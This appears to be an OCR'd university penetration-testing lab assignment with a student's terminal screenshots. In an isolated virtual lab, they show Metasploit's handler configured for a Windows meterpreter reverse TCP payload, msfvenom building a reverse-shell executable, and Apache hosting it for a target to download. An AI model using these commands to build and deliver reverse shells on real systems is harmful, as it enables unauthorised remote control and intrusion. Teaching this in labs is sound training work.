
1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)


2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (20 pt)



Kali - Internal Workstation on CY301-JGRAV007 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Thu 05:06
root@CS2APenTest: ~
File Edit View Search Terminal Help
d Handler
5 exploit/windows/browser/persits_xupload_traversal 2009-09-29 excellent No Persits XUploa
d ActiveX MakeHttpRequest Directory Traversal
6 exploit/windows/mssql/mssql_linkcrawler 2000-01-01 great No Microsoft SQL
Server Database Link Crawling Command Execution
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) >
Hyper-V Manager
Kali - Internal Work...
pFsense - Firewall 6...
Windows Server 20...
5:06 AM
3/30/2023


Kali - Internal Workstation on CY301-JGRAV007 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Thu 05:07
root@CS2APenTest: ~
File Edit View Search Terminal Help
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 33023
lport => 33023
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 33023 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) >
Hyper-V Manager
Kali - Internal Work...
pFsense - Firewall 6...
Windows Server 20...
5:07 AM
3/30/2023


Kali - Internal Workstation on CY301-JGRAV007 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Thu 05:16
root@CS2APenTest: ~
File Edit View Search Terminal Help
sessions -k 1
Stop some extra running jobs:
jobs -k 2-6,7,8,11..15
Check a set of IP addresses:
check 127.168.0.0/16, 127.0.0-2.1-4,15 127.0.0.255
Target a set of IPv6 hosts:
set RHOSTS fe80::3990:0000/110, ::1-::f0f0
Target a block from a resolved domain name:
set RHOSTS www.example.test/24
msf5 exploit(multi/handler) > -h
[-] Unknown command: -h.
msf5 exploit(multi/handler) > wq
[-] Unknown command: wq.
msf5 exploit(multi/handler) > exit
root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=33023 -f exe -o jgrav.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: jgrav.exe
root@CS2APenTest: # ls
core Desktop Downloads Music Public Videos
CY301 Documents jgrav.exe Pictures Templates VMshare
root@CS2APenTest: #
Hyper-V Manager
Kali - Internal Work...
pFsense - Firewall 6...
Windows Server 20...
5:16 AM
3/30/2023
MINION
ERSITY
ntact the ITS Help Desk:
| itshelp@odu.edu


Kali - Internal Workstation on CY301-JGRAV007 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Thu 05:32
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest: # service apache2 start
root@CS2APenTest: # service apache2 status
apache2.service - The Apache HTTP Server
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
Active: active (running) since Thu 2023-03-30 05:31:57 EDT; 12s ago
Docs: https://httpd.apache.org/docs/2.4/
Process: 2664 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 2675 (apache2)
Tasks: 7 (limit: 9497)
Memory: 28.6M
CGroup: /system.slice/apache2.service
├─2675 /usr/sbin/apache2 -k start
├─2676 /usr/sbin/apache2 -k start
├─2677 /usr/sbin/apache2 -k start
├─2678 /usr/sbin/apache2 -k start
├─2679 /usr/sbin/apache2 -k start
├─2680 /usr/sbin/apache2 -k start
└─2681 /usr/sbin/apache2 -k start
Mar 30 05:31:57 CS2APenTest systemd[1]: Starting The Apache HTTP Server...
Mar 30 05:31:57 CS2APenTest apachectl[2664]: AH00558: apache2: Could not reliably determine the server's ful
Mar 30 05:31:57 CS2APenTest systemd[1]: Started The Apache HTTP Server.
lines 1-20/20 (END)
Hyper-V Manager
Kali - Internal Work...
pFsense - Firewall 6...
Windows Server 20...
5:32 AM
3/30/2023
MINION
ERSITY
ntact the ITS Help Desk:
| itshelp@odu.edu


Kali - Internal Workstation on CY301-JGRAV007 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Thu 05:34
root@CS2APenTest: ~
File Edit View Search Terminal Help
pache HTTP Server...
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'Se
ache HTTP Server.
root@CS2APenTest: # cp jgrav.exe /var/www/html/
root@CS2APenTest: # ls /var/www/html/
index.html index.nginx-debian.html jgrav.exe
root@CS2APenTest: # rm /var/www/html/index.*
root@CS2APenTest: # ls /var/www/html/
jgrav.exe
root@CS2APenTest: #
Hyper-V Manager
Kali - Internal Work...
pFsense - Firewall 6...
Windows Server 20...
5:34 AM
3/30/2023






Figure above is for Task C